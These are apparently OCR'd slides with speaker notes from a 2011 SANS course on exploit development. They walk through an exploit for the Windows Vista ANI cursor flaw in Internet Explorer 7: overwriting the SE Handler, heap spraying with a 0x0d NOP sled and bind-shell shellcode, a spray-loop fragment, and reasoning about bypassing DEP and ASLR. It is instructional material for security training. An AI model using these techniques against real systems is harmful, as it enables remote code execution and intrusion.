
Objectives

In this module we will work to develop a working exploit for the ANI vulnerability in Windows Vista.

Verifying Our Control


Just to confirm that we have absolute control over EIP, let's try to make execution jump to 0xdeadc0de. If our calculations were correct, bytes 189-192 should overwrite the SE Handler and cause execution to jump to our desired address.

As you can see, EIP attempted to execute code at 0xdeadc0de!


Where to Point EIP?
• Where should we point EIP?
– Libraries are randomized by ASLR
• Last two bytes of 4-byte address are static
• May be possible to find some type of address within the same page of memory to serve as trampoline
– What about Heap Spraying?
• Spray large blocks of memory with JavaScript
• Overwrite EIP with 0x0d0d0d0d
• Fill blocks with 0x0d0d0d0d + shellcode
SANS SEC710 - © 2011


Where to Point EIP?

Now that we have complete control over EIP, to what address should we tell it to jump? ASLR is running on Vista, so trampolines are not reliable; however, the last two bytes of the addressing is static. We could potentially figure out an address within the same page of memory which holds a trampoline and overwrite only two-bytes of the return pointer. What about heap spraying? We could spray large blocks of memory using JavaScript. We could fill those blocks with the value 0x0d0d0d0d followed by our shellcode. As you may recall, 0x0d is an x86 opcode for "or eax." This can serve as a NOP sled, eventually hitting our shellcode. We must overwrite the SE Handler with 0x0d0d0d0d and spray enough memory so that the virtual address 0x0d0d0d0d holds our sprayed data.


Vista OS Security Recap
• Shouldn't Vista's OS controls protect us?
– Security cookies are not protecting the LoadAniIcon() function as we confirmed
– Data Execution Prevention (DEP) not running for IE 7 on Vista SP0
• We can also defeat Hardware DEP in many circumstances
– ASLR does not randomize the lower two bytes and we can also spray memory
SANS SEC710 - © 2011


Vista OS Security Recap

Let's quickly recap on MS Vista's OS security controls. Security Cookies should indeed protect the stack from buffer overflows, but it is up to the compiler to determine what functions require protection. LoadAniIcon() does not contain any string buffers and, therefore, was not protected with a cookie. Data Execution Prevention (DEP) would prevent code execution from occurring on the stack or heap, but DEP is not enabled by default for IE on Windows Vista SP0. Also, DEP can be defeated if the proper addressing can be figured out in ntdll.dll. Even with ASLR, there is only so much randomization, and the way in which this function is wrapped with an exception handler allows for multiple tries. ASLR is a strong protection, but Windows does not randomize the lower two bytes of the library addresses. This means that the lower two bytes are static and may contain trampolines for us to use. It is all of these items together that make for a lucrative exploit. Now we just need to get it working.


Preparing Our ANI File
XVI32 - test.ani
File Edit Search Address Bookmarks Tools XVIscript Help
192 0x0d's
Adr. hex: 10B
Char dec: 13
Overwrite
Accessing network, please wait (may take a minute)...
SANS SEC710 - © 2011


Preparing Our ANI File

We need to change the 0x41's to 0x0d's. Swap them out, leaving the size the same.




Preparing Our JavaScript

The generic form of heap spraying is nothing new. In fact, it was created back in 2004 by Skylined for use with the Iframe exploit against MS04-040. Amazingly, the technique is still widely used and effective. Malicious JavaScript detection is used by some applications now to try and prevent spraying. The shellcode used in this heap spraying script is to open port TCP 28876 on the target Windows system, binding a command shell. We have previously walked through some of the code used, and it is quite easy to read. Large blocks of 0x40000 are filled with "0d", which serves as a NOP sled translating to "or eax" in assembly code. The blocks are appended with the shellcode to open up the port. We are spraying 150 of these large blocks in our first attempt. The file "test.ani" is being opened after spraying, which should overwrite the SE Handler with 0x0d0d0d0d. If we spray enough memory, the call to the SE Handler should start executing our NOP sled at memory address 0x0d0d0d0d.




Heap Spraying on Vista

This slide simply shows a layout of process memory on Windows Vista. Note that there are quite a few elements missing such as data segments for each thread, metadata, relocation data, and much more. On the slide are the elements that we are concerned with in regards to heap spraying on Vista. The stack is located down in low memory, along with the code segment for the Internet Explorer process. Each thread gets its own stack as can be seen on the slide. Following that space is the heap, which grows down towards high memory. Specifically, we can write up towards 0x7FFFFFFF, or at least until we hit the area where DLL's are loaded. Beyond 0x7FFFFFFF is Kernel memory space. We only need to spray enough memory to hit 0x0d0d0d0d. Other opcodes, such as 0x0b can be used as well.


Testing Our Script
• It is now time to try out our new script
• Load IE 7 back into Immunity Debugger and press F9 to continue
• Navigate to your "ani.html" file which now contains the heap spraying JavaScript
• Does execution pause during an exception, or do you experience a different outcome?
SANS SEC710 - © 2011

Testing Our Script


At this point we are ready to give our script a run. Load IE 7 back into Immunity Debugger and press F9 to continue. Navigate with IE to your "ani.html" file, which contains the heap spraying JavaScript. Does execution pause with an exception? If so, that's a good sign. Did you experience a different result?


BSOD
A problem has been detected and windows has been shut down to prevent damage to your computer.
If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:
Check to be sure you have adequate disk space. If a driver is identified in the Stop message, disable the driver or check with the manufacturer for driver updates. Try changing video adapters.
Check with your hardware vendor for any BIOS updates. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.
Technical information:
*** STOP: 0x0000008E (0xC0000005,0x8BC87370,0x94C5DCB0,0x00000000)
*** win32k.sys - Address 8BC87370 base at 8BC00000, DateStamp 4549aea2
Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 20
SANS SEC710 - © 2011

BSOD


You may have gotten a Blue Screen of Death (BSOD) as a result of your attack. The Stop code is 0x0000008E, which is common amongst driver issues and exception handler issues. As you can see, it points to the driver file win32k.sys. See: http://social.technet.microsoft.com/forums/en-US/itprovistahardware/thread/afa5f00d-e481-42f4-a907-4ee39a3e2393/

We obviously do not want to cause BSOD's, but they often occur when working on exploits that may involve Ring 0 or 1. Kernel memory violations, invalid page faults, driver access violations, and many others can result in a BSOD. To minimize the chances of a BSOD, we want to make sure that our heap spraying is reaching the appropriate addressing, although it may occur regardless due the exception handling issues.


Trying Again
• Executing our same script a second time results in an exception caught by Immunity Debugger
• We did not spray enough memory
Our spray blocks
Didn't hit 0x0d0d0d0d with 150 blocks
EIP 0D0D0D0D
Memory map
Address Size Owner Section Contains Type Access Initial Mapped as
Dump - 0AAB0000..0AB2FFFF
for (i=0;i<150;i++) memory[i] = block + shellcode;
</script>
<body style="CURSOR: url('test.ani')">
Access violation when executing [0D0D0D0D] - use Shift+F7/F8/F9 to pass exception to program
SANS SEC710 - © 2011


Trying Again

Running the script again results in an exception that is caught by Immunity Debugger. It is possible that this is the exception that went awry in the last slide, causing the BSOD. We have not debugged that to be certain. In this case, passing the exception results in EIP attempting to execute code at 0x0d0d0d0d. Our exploit was not successful, as we did not spray enough memory to reach that address. As you can see in the Memory map, our last block sprayed starts at 0x0aab0000. We need to increase the number of blocks.




Increasing Our Heap Spray

By increasing the number of blocks we spray with our JavaScript to 250, we hit our desired address of 0x0d0d0d0d. As you can see in the Memory map, 0x0d0d0d0d holds our "0d" NOP sled. At the bottom of the sled is our shellcode, not shown in the slide. The small disassembled code block shown is inside of ntdll.dll and is responsible for calling the SE Handler which we have overwritten with 0x0d0d0d0d.



